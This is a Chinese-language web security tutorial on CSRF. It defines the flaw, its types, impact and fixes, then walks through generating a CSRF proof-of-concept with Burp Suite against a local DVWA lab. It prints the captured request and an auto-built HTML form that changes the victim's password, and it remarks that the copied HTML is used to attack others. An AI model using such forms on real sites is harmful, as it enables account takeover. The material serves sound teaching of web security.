登录

[红日安全]Web安全Day3 - CSRF实战攻防

红日安全 / 2019-08-31 11:15:00 / 浏览数 4106 安全技术 WEB安全 顶(0) 踩(0)

本文由红日安全成员： Once 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫
Web安全实战
，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是于基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1.1 CSRF漏洞

1.1.1 CSRF漏洞简介

CSRF（跨站请求伪造），是指利用受害者尚未失效的身份认证信息（ cookie、会话
等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下
以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作
（如转账、改密等）。CSRF与XSS最大的区别就在于，CSRF并没有盗取cookie而是直接利用

1.1.2 CSRF漏洞分类

1.1.2.1 GET型

GET型CSRF漏洞，只需要构造URL，然后诱导受害者访问利用。

1.1.2.2 POST型

POST型CSRF漏洞，需要构造自动提交或点击提交的表单，然后诱导受害者访问或点击利用。

1.1.3 CSRF漏洞危害

未验证 Referer或者使用 Token 导致用户或者管理员可被 CSRF添加、修改、删除等操作

1.1.4 CSRF漏洞修复方案

1、添加随机token值，并验证。
2、验证Referer
3、关键请求使用验证码功能

1.2 CSRF漏洞利用


1.2.1 利用思路

寻找增删改的地方，构造HTML，修改HTML表单中某些参数，使用浏览器打开该HTML，点击提交表单后查看响应结果，看该操作是否成功执行。


1.2.2 工具使用

1.2.2.1 burpsuite


使用burpsuite中Engagement tools的Generate CSRF PoC模块
右击要csrf攻击的url，选择Generate CSRF POC模块




然后就构造好了攻击脚本，value就是要修改成的密码




Test in browser一般用于自己测试用


CSRF PoC generator
Request to: http://127.0.0.1
Options
Raw
Params
Headers
Hex
UTF-8
GET /dvwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=edc4c37jme9b27f79ot9oskc80
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/">
<input type="hidden" name="password_new" value="hongri" />
<input type="hidden" name="password_conf" value="hongri" />
<input type="hidden" name="Change" value="Change" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Type a search term
0 matches
Regenerate
Test in browser
Copy HTML
Close


然后点击copy



然后用代理burpsuite的浏览器打开



点击submit request即可修改成功密码



Copy HTML 一般用于攻击其他人，复制下代码保存为HTML文档

